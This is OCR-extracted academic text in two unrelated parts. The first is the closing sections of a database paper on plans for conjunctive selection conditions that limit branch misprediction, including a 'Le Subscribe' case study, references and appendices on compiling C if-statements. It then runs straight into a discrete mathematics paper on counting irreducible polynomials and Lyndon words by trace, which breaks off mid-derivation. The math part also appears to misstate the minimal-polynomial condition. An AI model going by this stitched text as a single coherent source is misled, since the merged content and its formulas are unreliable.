We begin by ordering the terms of the conjunction in ascending order according to the metric $\frac{selectivity-1}{cost\text{-}per\text{-}tuple}$. Our intuition is that, as for the expensive predicate case, ordering predicates in this way will be generally effective. However, this is just the start of the process: we still need to decide how to evaluate the conjunction using the three kinds of plans described above.

We treat the conjunction of k conditions as if it were to be evaluated using a Logical-And plan. We then move from left to right within the plan, evaluating the cost of the plan formed by replacing an `&` by an `&&`. We keep moving from left to right as long as the measured cost decreases. As soon as the measured cost increases, or we reach the end of the list, we terminate the left-to-right traversal. If we didn't reach the end of the list, we then spawn two recursive suboptimization processes, one for the left half of the expression, and one for the right. As a final tweak (not within the recursion), we replace the rightmost Logical-And subplan by a No-Branch subplan if the latter has lower cost.

For example, consider the basic terms ordered according to the metric above as $E_1, E_2, \ldots, E_k$. We evaluate the cost of $E_1\&\&(E_2\& \ldots \&E_k)$, then $(E_1\&E_2)\&\&(E_3\& \ldots \&E_k)$, and so on, until the plan $(E_1\& \ldots \&E_i)\&\&(E_{i+1}\& \ldots \&E_k)$ is less costly than $(E_1\& \ldots \&E_{i+1})\&\&(E_{i+2}\& \ldots \&E_k)$. We then recursively apply the heuristic to the subexpressions $(E_1\& \ldots \&E_i)$ and $(E_{i+1}\& \ldots \&E_k)$ to get plans P_1 and P_2 respectively. The final returned plan is $P_1\&\&P_2$, with a possible modification of P_2 to use a No-Branch plan for its rightmost term.

The analysis of this algorithm is very similar to the analysis of quicksort. It takes linear space, worst-case quadratic time, and $k \log k$ time on average assuming randomly distributed termination points in the left-to-right traversal.

The intuition behind the method is that once we have decomposed a plan P into one of the form $P_1\&\&P_2$, then P_1 and P_2 can be optimized independently; they do not depend on each other. The placement of the top-level && within P is done heuristically, assuming that the plan for the right-hand-side is the Logical-And plan. At the cost of adding complexity, one could consider alternative plans for the right-hand-side in order to determine a better partitioning point.

We shall study the quality of plans generated by the heuristic optimization method experimentally in Section 5.1. In terms of optimization time, our implementation on both the Pentium III and the UltraSparc takes less than 0.01 seconds consistently for $k \leq 60$. For $k = 4$ the optimization time was consistently less than 16 microseconds.

5. CASE STUDY

To demonstrate that our solution constitutes a feasible solution to realistic classes of problems, we describe a case study in which we apply these techniques in the context of a prototype event-based notification system called "Le Subscribe" [16, 8].

Le Subscribe aims to store millions of subscriptions, and to match hundreds of events per second against these subscriptions. Each subscription specifies a conjunction of simple conditions to apply to events, such as numeric equalities and inequalities. Where possible, subscriptions are partitioned into clusters based on equality conditions in the subscriptions. When an event arrives, it needs to be matched against clusters that agree with the event on the value of the partitioning attribute(s), as well as against subscriptions having no equality conditions.

Subscriptions are grouped based on the number of conditions. So, subscriptions with two conditions are grouped together for example. A group with `k` conditions is stored as a collection of `k` one-dimensional arrays `r1[i]`, ..., `rk[i]`. The `i`th entry in each array is a condition from the `i`th subscription.

Conditions are simply pointers to memory locations containing boolean values. Whenever an event arrives, the global set of boolean values is updated to reflect the characteristics of the event. That way, repetitive checking of conditions by thousands of subscriptions is avoided. The overall performance of the matching system is measured by how many events per second can be matched for a given number of subscriptions.

Matching against a group of subscriptions takes place using a sequential scan of the corresponding arrays. For a discussion of how Le Subscribe employs prefetching, see [8]. Subscriptions do not change rapidly. Thus one can obtain good estimates of selectivity for each `ri` by either estimating the distribution of events, or by keeping track of historical selectivities.

It is important to realize that the selectivities in each cluster are unlikely to be extremely small, since most (if not all) of the equality conditions would have already been applied in the partitioning step. The remaining inequalities (such as `price<100`) may have selectivities distributed (not necessarily uniformly) across the whole $[0, 1]$ range.

The simplicity of the subscription language means that the functions `fj` are both cheap and small in number. Further, the functions that are actually executed in the inner loop are just pointer lookups: the code will look like `if (*r1[i]`

`&& *r2[i] ...`. This implementation is very similar to our dimension-table preprocessing example (context 3) in Section 3.1, with *every* function being treated in the same way.

We can reap two immediate benefits in terms of function specialization here. The first benefit is that all of the functions can be inlined, yielding very efficient code. The second, more subtle benefit is that we can get away with fewer pieces of code to implement all of the various candidate plans, because of the symmetry of the functions. For example, we can use the same subroutine to execute both the test `if (*r1[i] && *r2[i]) ...` and the "opposite" test `if (*r2[i] && *r1[i]) ...` by simply switching the positions of `r1` and `r2` in the parameter list when calling the subroutine.

The maximum number of subroutines we thus need to precompute is equal to the number of distinct normal form expressions when we consider all basic terms to be equivalent. A simple induction shows that for $n \geq 1$ basic terms we have 2^{n-1} such expressions. If we allow the No-Branch optimization, the number of expressions doubles, and the total is 2^n.

We expect in practice that the bulk of the subscriptions will have at most 6 basic expressions per subscription [16, 8]. Since the code for the inner loop is quite small, it is feasible to precompile all $2^1+2^2+\ldots+2^6 = 126$ code alternatives into the system, without using any sophisticated run-time code generation. For the small number of subscriptions having more than our predefined limit, we can use a generic loop. The generic loop will be more expensive per subscription than the specialized ones, but with few subscriptions of that form, the net cost will be small.

Based on the estimated selectivities, the best method for each group within each cluster can be determined off-line using the algorithm of Section 4.4. A function pointer can be stored with the sub-list to indicate which of the various plans should be used for this sub-list. (A permutation indicating the order of the arguments is also required.)

5.1 Validation

We validate our approach for an implementation consistent with the event notification scenario above. All functions `fi` are simple lookups in a corresponding character array `ti` of size 1000. Values in this array are either 1 or 0, set randomly according to a probability parameter p_i. The selectivities of each condition can thus be separately controlled.

We chose values for the cost model parameters that were consistent with both published reports [6, 1] and with the typical assembly code generated by `gcc`. The numbers for a Pentium III, measured in machine cycles, are: $r = 1$, $t = 2$, $l = 1$, $m = 17$, $a = 2$, $f_1 = \ldots = f_k = 1$.

In our first experiment, we show how the optimizer and the heuristic perform for four conditions when all probabilities are the same. This is the same scenario described by Figure 1. We ran many scans against a single cluster in memory, so that there is no cache miss penalty. Figure 2 shows the results for a 750 MHz Pentium III machine. The cost prediction of the optimizer is given as the solid line in the graph; the dotted line is the heuristic prediction. The actual performance numbers of all plans selected by the optimizer on some range are plotted as points. The order of the legend indicates the left-to-right ordering of ranges in which that plan was selected by the optimizer. In particular, the nobranch variant of the branching-and plan was optimal for $p \leq 0.14$; the nobranch variant of the `(1&2) && (3&4)` plan was selected from $p = 0.15$ to $p = 0.45$; the nobranch version of the `(1&2&3) && 4` plan was chosen for $p = 0.46$ through $p = 0.52$; for $p \geq 0.53$, the nobranch plan was chosen.




Figure 2: Prediction and actual performance.

For architecture-dependent reasons that we've already mentioned we don't expect our cost models to be exact cost estimates. Thus, we don't expect a perfect match of predicted cost with actual cost. The optimizer consistently overestimates the performance by about 20%. Nevertheless, the optimizer's choice is usually the best method for the given range.

To quantify how well our model measures branch misprediction, we compared the model's estimate of the number of mispredicted branches per record with the actual number of mispredictions. The actual number is obtained by using the hardware counters available on Pentium III processors to count the exact number of branch mispredictions; we used the "rabbit" tool to perform the actual counting [11]. The results for the branching-and plan, the plan having the most branches, are given in Figure 3. The closeness of the curves indicates that we are doing a good job of modeling branch misprediction.

The heuristic performs well except for high probabilities, when the no-branch algorithm is best. This observation suggests a simple modification to the heuristic algorithm: compare the result of the heuristic algorithm with the no-branch algorithm as a final step before choosing a plan.

In our second example, we consider a four-way conjunction in which the selectivities are unequal. The selectivity of the first condition is varied between 0 and 1, and is plotted on the x-axis. We let the second condition have a selectivity of




Figure 3: Branch misprediction count.

0.25, the third a selectivity of 0.5, and the fourth a selectivity of 0.75. Figure 4 shows the results. There are three plans




Figure 4: Unequal probabilities.

chosen by the optimizer in different ranges; the boundaries of those ranges are clear from the bumps in the optimizer selection curve. We see that when condition 1 is very selective, it appears on its own at the beginning of the test. When is it moderately selective, it is combined with the second condition. When it is not very selective, it appears at the right of the test. The heuristic performs adequately, although it gives plans about 10% worse than optimal for high probabilities.

5.2 Impact

We now try to measure the degree to which our techniques would affect the overall performance of subscription matching for Le Subscribe. Consider an example based on [8] in which there are six million subscriptions, and for which a number L of those subscriptions contain just inequality predicates. Because these subscriptions cannot be hash-partitioned, Le Subscribe would sequentially scan all L subscriptions for each event.

Using the parameter settings of [8], a default method would need between 12 and 45 nanoseconds per event per record. When L exceeds 150,000, i.e., 2.5% of the subscriptions, the cost of processing this subscription array (which is linear in L) dominates the overall cost. Our optimization techniques allow significant improvements (up to a factor of two) in this component of the cost. As a result, significant improvements in event throughput can be realized.

6. CONCLUSIONS

We have considered the problem of applying a conjunction of selection conditions to a large number of records in main memory. We have proposed a framework in which plans come from a space of plans representing combinations of three basic techniques. We have developed a cost model for plans that takes branch misprediction into account. We have developed a cost-based optimization technique using dynamic programming, for choosing among a space of plans, and have also developed a heuristic method of lower complexity. We have implemented an experimental case study based on a real-world event-notification system, and shown that significant performance gains can be achieved in that context.

The extent to which these kinds of performance gains can also be achieved in other kinds of query processing systems is highly dependent on the nature of their "inner loops." It is conceivable that many systems, including conventional database systems, have a relatively high overhead even for basic operations. For example, in order to handle arbitrary data types (possibly allowing null values) in a general way there may need to be some extra code in the inner loop. The benefits of our optimizations are significant only when the inner loops are tight, i.e., when the branch prediction overhead is a significant fraction of the total cost of the inner loop.

Acknowledgements

Thanks to Françoise Fabret, François Llirbat, João Pereira, Dennis Shasha and Eric Simon, whose Le Subscribe project motivated this work. Thanks also to the anonymous referees for several valuable suggestions.

7. REFERENCES

[1] A. Ailamaki, D. DeWitt, M. Hill, and D. Wood. DBMSs on a modern processor: Where does time go. In *VLDB 1999*, pages 266–277, 1999.

[2] A. Ailamaki, D. J. DeWitt, M. D. Hill, and M. Skounakis. Weaving relations for cache performance. In *Proceedings of VLDB Conference*, 2001.

[3] P. A. Boncz, S. Manegold, and M. L. Kersten. Database architecture optimized for the new bottleneck: Memory access. In *Proceedings of the 25th VLDB Conference*, pages 54–65, 1999.

[4] A. Cayley. On the theory of the analytical forms called trees ii. *Phil. Mag.*, 18:374–378, 1859.

[5] C. Consel and F. Noel. A general approach for run-time specialization and its application to C. In *Symposium on Principles of Programming Languages*, pages 145–156, 1996.

[6] I. Corp. *Intel Architecture Optimization: Reference Manual*, February 1999.

[7] I. Corp. *Intel IA-64 Architecture Software Developer's Manual, Volume 1 Rev. 1.0*, 2000. Available at `http://developer.intel.com/design/ia-64/manuals/`.

[8] F. Fabret, H.-A. Jacobsen, F. LLirbat, J. Pereira, K. A. Ross, and D. Shasha. Filtering algorithms and implementation for very fast publish/subscribe. In *Proceedings of the ACM SIGMOD Conference*, May 2001.

[9] H. Garcia-Molina and K. Salem. Main memory database systems: An overview. *IEEE Transactions on Knowledge and Data Engineering*, 4(6):509–516, 1992.

[10] J. Gray and P. J. Shenoy. Rules of thumb in data engineering. In *International Conference on Data Engineering*, pages 3–12, 2000.

[11] D. Heller. Rabbit: A performance counters library for intel/amd processors and linux., 2000. http://www.scl.ameslab.gov/Projects/Rabbit/.

[12] J. M. Hellerstein and M. Stonebraker. Predicate migration: Optimizing queries with expensive predicates. In *Proceedings of the ACM SIGMOD Conference*, 1993.

[13] T. J. Lehman, E. J. Shekita, and L.-F. Cabrera. An evaluation of starburst's memory resident storage component. *IEEE Transactions on knowledge and data enginnering*, 4(6):555–566, 1992.

[14] S. Manegold, P. A. Boncz, and M. L. Kersten. What happens during a join? Dissecting CPU and memory optimization effects. In *Proceedings of the VLDB Conference*, pages 339–350, 2000.

[15] F. Noel, L. Hornof, C. Consel, and J. L. Lawall. Automatic, template-based run-time specialization: Implementation and experimental study. In *International Conference on Computer Languages*, pages 132–142, 1998.

[16] J. Pereira, F. Fabret, F. Llirbat, R. Preotiuc-Pietro, K. A. Ross, and D. Shasha. Publish/subscribe on the web at extreme speed. In *Proceedings of the VLDB Conference*, pages 627–630, 2000.

[17] P. Pucheral, J.-M. Thevenin, and P. Valduriez. Efficient main memory data management using the DBGraph storage model. In *International Conference on Very Large Databases*, pages 683–695, 1990.

[18] J. Rao and K. A. Ross. Cache conscious indexing for decision-support in main memory. In *Proceedings of the 25th VLDB Conference*, pages 78–89, 1999.

[19] J. Rao and K. A. Ross. Making B^+-trees cache conscious in main memory. In *Proceedings ACM SIGMOD Conference*, pages 475–486, 2000.

[20] A. Shatdal, C. Kant, and J. F. Naughton. Cache conscious algorithms for relational query processing. In *Proceedings of the 20th VLDB Conference*, pages 510–521, 1994.

[21] N. J. A. Sloane. The on-line encyclopedia of integer sequences, 2000. published electronically at `http://www.research.att.com/~njas/sequences`.

[22] S. P. Vanderwiel and D. J. Lilja. Data prefetch mechanisms. *ACM Computing Surveys*, 32(2):174–199, 2000.

[23] K.-Y. Whang and R. Krishnamurthy. Query optimization in a memory-resident domain relational calculus database system. *ACM Transactions on Database Systems*, 15(1):67–95, 1990.

[24] H. S. Wilf. *Generatingfunctionology*. Academic Press, NY, 1990.

[25] R. Yung. Design of the UltraSPARC instruction fetch unit. Technical Report SMLI TR-96-59, Sun Microsystems Laboratories, 1996.

APPENDIX

A. COMPILING IF STATEMENTS

In `C`, there is a distinction between the use of `&` and `&&` in conditional tests. This is best understood by considering the translation of a `C` code fragment into assembly code. We show two `C` code fragments, one for each of `&` and `&&`, and show the corresponding pseudo-assembly code next to it. Assume that the integer variables `a` and `b` are in registers `ra` and `rb` respectively.

```
if (a&b) {          load        rc,ra
  <innercode>       and         rc,rb
}                   compare     rc,0
<body>              branch-eq   bodylabel
                    <innercode>
                  bodylabel:
                    <body>
```

```
if (a&&b) {         compare     ra,0
  <innercode>       branch-eq   bodylabel
}                   compare     rb,0
<body>              branch-eq   bodylabel
                    <innercode>
                  bodylabel:
                    <body>
```

For `&&`, if the first argument is zero, we branch immediately to the body code, without checking the second argument. For `&`, we perform a logical `and` of the two arguments, and then check for zero. The `&` code has one conditional branch, while the `&&` code has two. The code for `&` could potentially be optimized. For example, if there is no further need for one of `a` or `b` after the test, we could use one of those registers and omit the load into `rc`. On many machines, the logical `and` instruction automatically sets the condition codes, meaning that a separate compare with zero is not needed.

B. NON-INDEPENDENT SELECTIVITIES

For selectivities that are not independent, the dynamic programming method of Section 4.4 still applies. When optimizing the subplan for a subset S of the attributes, one assumes that all branches in the complement of S have succeeded. Thus for an attribute $A_i \in S$, we use the conditional selectivity $p_i|\bar{S}$, i.e., the selectivity that the test on A_i succeeds given that the tests on all attributes in the complement of S have succeeded.

Note that for non-independent selectivities, sub-optimization steps no longer generate optimal sub-plans for fewer attributes, since the selectivities are conditioned on attributes not appearing in the subplan. Also, it may be difficult to represent all of the conditional selectivities: there are exponentially many of them corresponding to different combinations of attributes S.

C. SUN RESULTS

The results for the experiment of Section 3.2 on a Sun UltraSparc are given in Figure 5. Unlike the Pentium, as the




Figure 5: Three implementations: Sun.

selectivity approaches 1, the performance of the `&&` plan continues to worsen. The reason for this behavior is that the Sun can execute multiple instructions at a time. For the `&` algorithm and the nobranch algorithm, there are plenty of opportunities for executing multiple instructions in parallel. Instructions for the second test can be overlapped with instructions for the first, for example. However, in the `&&` algorithm there is much more dependence on the control flow, resulting in less effective parallelism. Taking such effects into account is a direction for future research. Note that even the first step of our approach (pulling up all instances of `&&` to the top level in Section 4.1) is not necessarily justified if subexpressions can be evaluated in parallel on a superscalar processor.

D. PREFETCHING AND FUNCTIONS

We need to address two important performance barriers: the cost of transferring data from RAM to the CPU cache, and the cost of evaluating functions. In this section we outline solutions to these barriers.

A potential performance problem is that we may have significant latency due to cache misses on the `r` arrays. After each cache-line's worth of entries from each `r` array is used, we have to wait until the next cache-line is brought into the cache from RAM. Given the tightness of the inner loop, this delay could be significant. This penalty can be reduced by employing *prefetching* [22, 6]. One instructs the processor to bring the `r` cache lines into the cache ahead of their actual use, using an explicit assembly language `prefetch` instruction. On a Pentium 4, the hardware *automatically* prefetches data ahead of its use for common access patterns, such as sequential access.

If we were to naively implement the code as written, we would need to execute a function call for each function evaluation. If the functions are known at compile time, they can be inlined, avoiding this overhead. Thus, if we know that certain "canned" queries are frequently posed, we can compile a single specialized loop for each one if we can derive estimates for the function cost and selectivity for the optimization algorithm. Since the loop code is small, we can probably tolerate thousands of such queries with a small expansion in the executable code size.

However, for ad-hoc queries we need to be able to allow the functions to be specified at run-time. There are two complementary problems. First, executing a function call (and potentially dereferencing a function pointer as well) may be a significant performance overhead in a tight inner loop. Secondly, we don't know the selectivities and function costs until query time, and these statistics are important for the selection of the appropriate inner-loop plan. There are several potential solutions to this problem. We outline one below.

When responding to an ad-hoc query, we still may have time to perform the optimization described above, compile a new version of the loop, with the appropriate combination of `&&`s and `&`s, and link it into the running code. Systems such as Tempo [5, 15] allow such run-time compilation. Run-time code specialization of this sort would be beneficial only if the optimization time plus the compilation time are smaller than the improvement in the running-time of the resulting plan. As we saw in Sections 4.4 and 4.5, the optimization time is relatively small. The code to be compiled is also relatively small. For scans of large tables, such an approach may indeed pay off.

SIAM J. DISCRETE MATH.
Vol. 14, No. 2, pp. 240–245

THE NUMBER OF IRREDUCIBLE POLYNOMIALS AND LYNDON WORDS WITH GIVEN TRACE*

F. RUSKEY†, C. R. MIERS‡, AND J. SAWADA†

Abstract. The *trace* of a degree n polynomial $f(x)$ over $GF(q)$ is the coefficient of x^{n-1}. Carlitz [*Proc. Amer. Math. Soc.*, 3 (1952), pp. 693–700] obtained an expression $I_q(n,t)$ for the number of monic irreducible polynomials over $GF(q)$ of degree n and trace t. Using a different approach, we derive a simple explicit expression for $I_q(n,t)$. If $t > 0$, $I_q(n,t) = (\sum \mu(d)q^{n/d})/(qn)$, where the sum is over all divisors d of n which are relatively prime to q. This same approach is used to count $L_q(n,t)$, the number of q-ary Lyndon words whose characters sum to t mod q. This number is given by $L_q(n,t) = (\sum \gcd(d,q)\mu(d)q^{n/d})/(qn)$, where the sum is over all divisors d of n for which $\gcd(d,q)|t$. Both results rely on a new form of Möbius inversion.

Key words. irreducible polynomial, trace, finite field, Lyndon word, Möbius inversion

AMS subject classifications. 05T06, 11T06

PII. S0895480100368050

1. Introduction.

The *trace* of a degree n polynomial $f(x)$ over $GF(q)$ is the coefficient of x^{n-1}. It is well known that the number of degree n irreducible polynomials over $GF(q)$ is given by

$$I_q(n) = \frac{1}{n}\sum_{d|n}\mu(d)q^{n/d}, \tag{1.1}$$

where $\mu(d)$ is the Möbius function. Less well known is the formula

$$I_2(n,1) = \frac{1}{2n}\sum_{\substack{d|n\\ d \text{ odd}}}\mu(d)2^{n/d}, \tag{1.2}$$

which is the number of degree n irreducible polynomials over $GF(2)$ with trace 1 (this can be inferred from results in Jungnickel [3, section 2.7]). One purpose of this paper is to refine (1.1) and (1.2) by enumerating the irreducible degree n polynomials over $GF(q)$ with a given trace. Carlitz [1] also solved this problem, arriving via a different technique at an expression that is different but equivalent to the one given below. Our version of the result is stated in Theorem 1.1.

THEOREM 1.1. *Let q be a power of prime p. The number of irreducible polynomials of degree $n > 0$ over $GF(q)$ with a given nonzero trace t is*

$$I_q(n,t) = \frac{1}{qn}\sum_{\substack{d|n\\ p\nmid d}}\mu(d)q^{n/d}. \tag{1.3}$$

*Received by the editors January 10, 2000; accepted for publication (in revised form) January 2, 2001; published electronically April 3, 2001.
http://www.siam.org/journals/sidma/14-2/36805.html

†Department of Computer Science, University of Victoria, EOW 348, 3800 Finnerty Road, P.O. Box 3055–MS 7209, Victoria, BC V8W 3P6, Canada (fruskey@csr.uvic.ca, jsawada@csr.uvic.ca).
The research of these authors was supported in part by NSERC.
‡Department of Mathematics and Statistics, University of Victoria, Clearihue Building, Room D268, 3800 Finnerty Road, Victoria, BC V8P 5C2, Canada (crmiers@math.uvic.ca).

Note that the expression on the right-hand side of (1.3) is independent of t and that $I_q(n,0)$ can be obtained by subtracting

$$I_q(n,0) = I_q(n) - (q-1)I_q(n,1).$$

A Lyndon word is the lexicographically smallest rotation of an aperiodic string. If $L_q(n)$ denotes the number of q-ary Lyndon words of length n, then it is well known that $L_q(n) = I_q(n)$. The *trace* of a Lyndon word is the sum of its characters mod q. Let $L_q(n,t)$ denote the number of Lyndon words of trace t. The second purpose of this paper is to obtain an explicit formula for $L_q(n,t)$. This result is stated in Theorem 1.2.

THEOREM 1.2. *For all integers $n > 0$, $q > 1$, and $t \in \{0,1,\ldots,q-1\}$,*

$$L_q(n,t) = \frac{1}{qn} \sum_{\substack{d|n \\ \gcd(d,q)|t}} \gcd(d,q)\mu(d)q^{n/d}.$$

Note that $I_q(n,t) = L_q(n,s)$ whenever $t \neq 0$ and $\gcd(n,s) = 1$. In order to prove Theorems 1.1 and 1.2 we need a new form of Möbius inversion. This is presented in the next section.

2. A generalized Möbius inversion formula. The defining property of the Möbius functions is

$$\sum_{d|n} \mu(d) \;=\; [\![n = 1]\!], \tag{2.1}$$

where $[\![P]\!]$ for proposition P represents the "Iversonian convention": $[\![P]\!]$ has value 1 if P is true and value 0 if P is false (see [4, p. 24]).

DEFINITION 2.1. *Let $\mathcal{R}$ be a set, $\mathbb{N} = \{1,2,3,\ldots\}$, and let $\{X(d,t)\}_{t\in\mathcal{R},d\in\mathbb{N}}$ be a family of subsets of $\mathcal{R}$. We say that $\{X(d,t)\}_{t\in\mathcal{R},d\in\mathbb{N}}$ is* recombinant *if*

(i) $X(1,t) = \{t\}$ *for all $t \in \mathcal{R}$ and*

(ii) $\{e' \in X(d',e) : e \in X(d,t)\} = \{e \in X(dd',t)\}$ *for all $d,d' \in \mathbb{N}, t \in \mathcal{R}$.*

THEOREM 2.2. *Let $\{X(d,t)\}_{t\in\mathcal{R},d\in\mathbb{N}}$ be a recombinant family of subsets of $\mathcal{R}$. Let $A : \mathbb{N}\times\mathcal{R} \to \mathcal{C}$ and $B : \mathbb{N}\times\mathcal{R} \to \mathcal{C}$ be functions, where $\mathcal{C}$ is a commutative ring with identity. Then*

$$A(n,t) = \sum_{d|n} \sum_{e\in X(d,t)} B\left(\frac{n}{d}, e\right)$$

for all $n \in \mathbb{N}$ and $t \in \mathcal{R}$ if and only if

$$B(n,t) = \sum_{d|n} \mu(d) \sum_{e\in X(d,t)} A\left(\frac{n}{d}, e\right)$$

for all $n \in \mathbb{N}$ and $t \in \mathcal{R}$.

Proof. Consider the sum, call it S, on the right-hand side of the first equation

$$\begin{aligned} S &= \sum_{d|n} \sum_{e\in X(d,t)} B\left(\frac{n}{d}, e\right) \\ &= \sum_{d|n} \sum_{e\in X(d,t)} \sum_{d'|(n/d)} \sum_{e'\in X(d',e)} \mu(d')A\left(\frac{n}{dd'}, e'\right) \\ &= \sum_{d|n} \sum_{dd'|n} \mu(d') \sum_{e\in X(d,t)} \sum_{e'\in X(d',e)} A\left(\frac{n}{dd'}, e'\right). \end{aligned}$$

Now substitute $f = dd'$ and use recombination to get

$$\begin{aligned}
S &= \sum_{d|n} \sum_{f|n} [\![f = dd']\!] \mu\left(\frac{f}{d}\right) \sum_{e \in X(d,t)} \sum_{e' \in X(d',e)} A\left(\frac{n}{f}, e'\right) \\
&= \sum_{f|n} \sum_{d|f} \mu\left(\frac{f}{d}\right) \sum_{e \in X(f,t)} A\left(\frac{n}{f}, e\right) \\
&= \sum_{f|n} \sum_{e \in X(f,t)} A\left(\frac{n}{f}, e\right) \sum_{d|f} \mu\left(\frac{f}{d}\right) \\
&= \sum_{f|n} \sum_{e \in X(f,t)} A\left(\frac{n}{f}, e\right) [\![f = 1]\!] \\
&= A(n,t).
\end{aligned}$$

Verification in the other direction is similar and is omitted. □

LEMMA 2.3. *Let $d \in \mathbb{N}$ and e, t be members of an additive monoid $\mathcal{R}$. The sets $\{e : de = t\}$ form a recombinant family.*

Proof. Here de means $e + e + \cdots + e$ (d terms). Suppose that $de = t$ and $d'e' = e$. Clearly, $dd'e' = t$. Conversely, if $dd'e' = t$, then $d'e'$ is equal to some element of $\mathcal{R}$, call it e. Then $d'e' = e$ and $de = t$. □

COROLLARY 2.4. *For a fixed prime power q, the sets $X_q(d,t) = \{e \in GF(q) : de = t\}$ form a recombinant family of subsets of $GF(q)$.*

COROLLARY 2.5. *For a fixed integer q, the sets $X_q(d,t) = \{e \in \mathbb{Z}_q : de \equiv t(q)\}$ form a recombinant family of subsets of $\mathbb{Z}_q$, where $\mathbb{Z}_q$ are the integers mod q.*

3. Irreducible polynomials with given trace. In this section, the irreducible polynomials with a given trace are counted. We begin by introducing some notation that will be used in the remainder of the paper. We use Jungnickel [3] as a reference for terminology and basic results from finite field theory.

The trace of an element $\beta \in GF(q^n)$ over $GF(q)$ is denoted $Tr(\beta)$ and is given by

$$Tr(\beta) = \beta + \beta^q + \beta^{q^2} + \cdots + \beta^{q^{n-1}}.$$

If $\beta \in GF(q^n)$ and d is the smallest positive integer for which $\beta^{q^d} = 1$, then $f(x)$ is the minimal polynomial of β, denoted $\mathrm{Min}(\beta)$, where

$$f(x) = (x - \beta)(x - \beta^q) \cdots (x - \beta^{q^{d-1}}).$$

The value of d must be a divisor of n.

Let $\mathbf{Irr}_q(n,t)$ denote the set of all monic irreducible polynomials over $GF(q)$ of degree n and trace t. By $a \cdot \mathbf{Irr}_q(n,t)$ we denote the multiset consisting of a copies of $\mathbf{Irr}_q(n,t)$. Classic results of finite field theory imply the following equality of multisets:

$$\bigcup_{\beta \in \mathrm{GF}(q^n)} \{\mathrm{Min}(\beta)\} = \bigcup_{d|n} d \cdot \mathbf{Irr}_q(d) = \bigcup_{d|n} \frac{n}{d} \cdot \mathbf{Irr}_q\left(\frac{n}{d}\right), \tag{3.1}$$

where $\mathbf{Irr}_q(d)$ is the set of monic irreducible polynomials of degree d over $GF(q)$. From (3.1) it is easy to derive (1.1) via a standard application of Möbius inversion.

Now we restrict the equality (3.1) to trace t field elements to obtain

$$\bigcup_{\substack{\beta\in \mathrm{GF}(q^n)\\ Tr(\beta)=t}} \{\mathrm{Min}(\beta)\} = \bigcup_{d|n} \frac{n}{d}\cdot\left\{f\in \mathbf{Irr}_q\left(\frac{n}{d}\right)\ :\ Tr(f^d)=t\right\} \tag{3.2}$$

$$= \bigcup_{d|n} \frac{n}{d}\cdot\left\{f\in \mathbf{Irr}_q\left(\frac{n}{d}\right)\ :\ d\cdot Tr(f)=t\right\} \tag{3.3}$$

$$= \bigcup_{d|n}\bigcup_{de=t} \frac{n}{d}\cdot\left\{f\in \mathbf{Irr}_q\left(\frac{n}{d}\right)\ :\ Tr(f)=e\right\} \tag{3.4}$$

$$= \bigcup_{d|n}\bigcup_{de=t} \frac{n}{d}\cdot\left\{f\in \mathbf{Irr}_q\left(\frac{n}{d},e\right)\right\}. \tag{3.5}$$

Note that the equation $de = t$ is asking whether the d-fold sum of $e \in GF(q)$ is equal to $t \in GF(q)$. We use the notation $GF(q^n, t)$ for the set of elements in $GF(q^n)$ with trace t, for $t = 0, 1, \ldots, q-1$, where $q = p^m$ and p is prime. Consider the map ρ that sends α to $\alpha + \gamma$, where $\gamma \in GF(q^n)$ has trace 1. We claim that $\rho(GF(q^n, t)) = GF(q^n, t+1)$, and so the number of elements is the same for each trace value. Thus

$$|GF(q^n, t)| = q^{n-1}.$$

Taking cardinalities in (3.5) gives

